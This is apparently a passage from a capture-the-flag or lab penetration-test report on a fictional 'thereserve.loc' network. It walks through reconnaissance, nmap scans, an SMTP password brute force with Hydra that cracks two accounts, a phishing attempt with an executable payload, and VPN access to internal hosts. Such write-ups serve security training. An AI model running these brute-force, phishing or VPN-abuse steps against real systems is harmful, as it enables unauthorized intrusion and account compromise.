



Figure 9 - Technologies used in the Web Server

This information can be useful in order to check for exploits or known vulnerabilities for the technologies and their versions, which might help us achieve a compromise of the server. Although this information can be manually obtained from HTTP headers, Source Code inspection or URL paths, the plugin allows us to get that information way faster, which is important in an engagement.

While navigating through the website, we also manage to identify the info.php, located at http://web.thereserve.loc/info.php, which can provide us with more information regarding the technologies in use, internal directories, and configurations:



System	Linux ip-10-200-52-13 5.4.0-1101-aws #109~18.04.1-Ubuntu SMP Mon Apr 24 20:40:49 UTC 2023 x86_64
Build Date	Feb 23 2023 13:29:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sqlite3.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini, /etc/php/7.2/apache2/conf.d/20-zip.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

Figure 10 - info.php at web.thereserve.loc

4.2. http://vpn.thereserve.loc

Accessing the VPN server, a login page is presented, which requires an internal (corporate) account. This might be a good location to try to brute force our way in. By testing different endpoints, we manage to find /vpn and /vpns, where the first one provides us with a .ovpn template file:

Figure 11 - Template .ovpn file

By looking into the file, we can see two relevant fields, the remote, which has a 10.200.X.X IP address and the Subject CN, which usually identifies the user which the certificate is assigned to, with a value of "temp4".

```
remote 10.200.X.X 1194
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
auth SHA512
data-ciphers AES-256-CBC
key-direction 1
verb 3
```

Figure 12 - Remote address not defined




Figure 13 - Subject CN defined as temp4

This means that the file might not be useful to connect to an internal network without modifications, like defining the remote IP correctly and adding the username to the CN field.

4.3. http://mail.thereserve.loc

Accessing the hostname defined for the mail page, we get a server error with an HTTP Status Code 403 – Forbidden:




Figure 14 - Server error: 403 Forbidden

However, checking the IP address, we get a default IIS page, which means that we might need the correct path in order to access the email application:




Figure 15 - Default IIS page

By checking the related technologies of the webpage, we manage to identify that the web server is using the RoundCube webmail server software, which is Open Source. By searching for the application, we can find the GitHub repository at https://github.com/roundcube/roundcubemail. The Wappalyzer also identifies other technologies in use:




Figure 16 - Identified Technologies, including RoundCube

As we can see, the server is not only using RoundCube, but it is also using PHP. Looking into the GitHub repository, it is possible to identify that there is a main index.php page, which redirects us to the default login application page, which might give us another target for a brute force attack:




Figure 17 - Login page of RoundCube Webmail Application

5. Perimeter Breach

So far, we have gathered a lot of useful information from our OSINT research, by passive means or just browsing normally. Alongside the identified technologies and versions, we manage to compile a list of potential usernames and passwords. Now we need to identify a point of failure and get inside the perimeter.

We start by doing some active enumeration of the 3 servers, using the NMAP scanner:

```
Nmap scan report for web.thereserve.loc (10.200.118.13)
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2952270f7edea361b6529f740b5add9b (RSA)
|   256 13de6f0641b48a9f55fb743d7a34c743 (ECDSA)
|_  256 25ea16d7d48f17acd6cfa567f455699d (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Figure 18 - Port and Service scan using nmap (web.thereserve.loc)

```
Nmap scan report for vpn.thereserve.loc (10.200.118.12)
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d5acc871e300145ff9bbea825d969977 (RSA)
|   256 ba4efbfd11e7c0405bb5dd01c9c56b6a (ECDSA)
|_  256 9c27d9a4da33ed8d71776b484a947588 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VPN Request Portal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.56 seconds
```

Figure 19 - Port and Service scan using nmap (vpn.thereserve.loc)

We use the flags -sC (running default scripts) and -sV (performing version detection, as well as -Pn (disable host discovery, or also known as ping scanning, considering the hosts alive).

As we can see from the first 2 results, we only have the HTTP and SSH ports available. For now, we are not going to try to perform a brute force attack on SSH, so let's scan the third host.




Figure 20 - Port and Service scan using nmap (mail.thereserve.loc)

On the mail server, we have a lot of open ports and services. Although we have several interesting services available, let's set up a brute force attempt at the SMPT service with Hydra, while looking for exploits for MySQL 8.0.31 (since according to Snyk database, there should be around 39 CVEs associated with versions <8.0.33 and <8.0.32). The following command was used:

```
hydra -L users.txt -P potential_passwords.txt mail.thereserve.loc smtp
```

After a couple of minutes, Hydra finishes the brute force attempt and returns two user accounts with their respective password:

```
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9900 login tries (l:15/p:660), ~619 tries per task
[DATA] attacking smtp://mail.thereserve.loc:25/
[STATUS] 1406.00 tries/min, 1406 tries in 00:01h, 8494 to do in 00:07h, 16 active
[STATUS] 1442.00 tries/min, 4326 tries in 00:03h, 5574 to do in 00:04h, 16 active
[25][smtp] host: mail.thereserve.loc   login: laura.wood@corp.thereserve.loc   password: Password1@
[25][smtp] host: mail.thereserve.loc   login: mohammad.ahmed@corp.thereserve.loc   password: Password1!
1 of 1 target successfully completed, 2 valid passwords found
```

Figure 21 - Accounts compromised

With these accounts, we can now try to login into the webmail application, the VPN server (in order to get a VPN file assigned to the users) and if we are lucky, we might ever have Active Directory credentials in our hand. So, ignoring the potential MySQL vulnerabilities and checking the webmail, it is possible to login on both accounts. However, nothing useful is found in the mailboxes:




Figure 22 - Webmail access

With the webmail access, potential phishing attacks might be possible to perform against the other user accounts (since it is in scope, we might as well test it). So, we can craft a phishing email, with an executable payload, and send it to several emails.

After a couple of minutes, we receive several replies, but the payload doesn't work. We might need a little bit of work in order to phish the employees or bypass Anti-Virus protection.

Looking into the VPN server, we manage to login and retrieve two .ovpn files. Looking into the files, we can see that the VPN server is defined in the remote field, and the user is defined in the Subject CN. We modify the remote field to the hostname vpn.thereserve.loc, allowing us to control the host through our entry in the hosts file (and preventing us from having to download the files again if, for some reason, we change subnets).

Trying to connect with the .ovpn file from the user laura.wood, we get a connection-reset and a restart:

```
Initialization Sequence Completed
Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
Timers: ping 5, ping-restart 120
Connection reset, restarting [0]
SIGUSR1[soft,connection-reset] received, process restarting
Restart pause, 1 second(s)
```

Figure 23 - Soft connection reset

This might imply that someone else is using the connection, as usually happens in a realistic engagement, since users might be using the connection during the working day for remote work. Luckily, the mohammad.ahmed connection seems to work just fine and after connecting, we check out network configuration and routes:

```
10.50.115.0/24 dev capstone proto kernel scope link src 10.50.115.26
10.200.118.0/24 via 10.50.115.1 dev capstone metric 1000
10.200.118.21 via 12.100.1.1 dev tun0 metric 1000
10.200.118.22 via 12.100.1.1 dev tun0 metric 1000
12.100.1.0/24 dev tun0 proto kernel scope link src 12.100.1.14
```

Figure 24 - Two new routes lead to new machines (10.200.x.21 and 10.200.x.22)

Another potential vulnerability identified in the VPN server is that the user field can be modified, which allows us to request a VPN file for any user. It might be worth it if for some reason someone else decides to use the mohammad.ahmed user's connection file as well.

Let's add the 2 machines to our hosts files, under wrk1.corp.thereserv.loc and wrk2.corp.thereserve.loc host names, and start Nmap scans against both machines (since they are not responding to ICMP requests, we need to make sure that our scans use the -Pn flag, to skip host discovery and consider it alive/online).

```
10.200.118.250  ecitizen.thm
10.200.118.11   mail.thereserve.loc
10.200.118.12   vpn.thereserve.loc
10.200.118.13   web.thereserve.loc
10.200.118.21   WRK1.corp.thereserve.loc wrk1.corp.thereserve.loc
10.200.118.22   WRK2.corp.thereserve.loc wrk2.corp.thereserve.loc
```

Figure 25 - New entries in hosts file

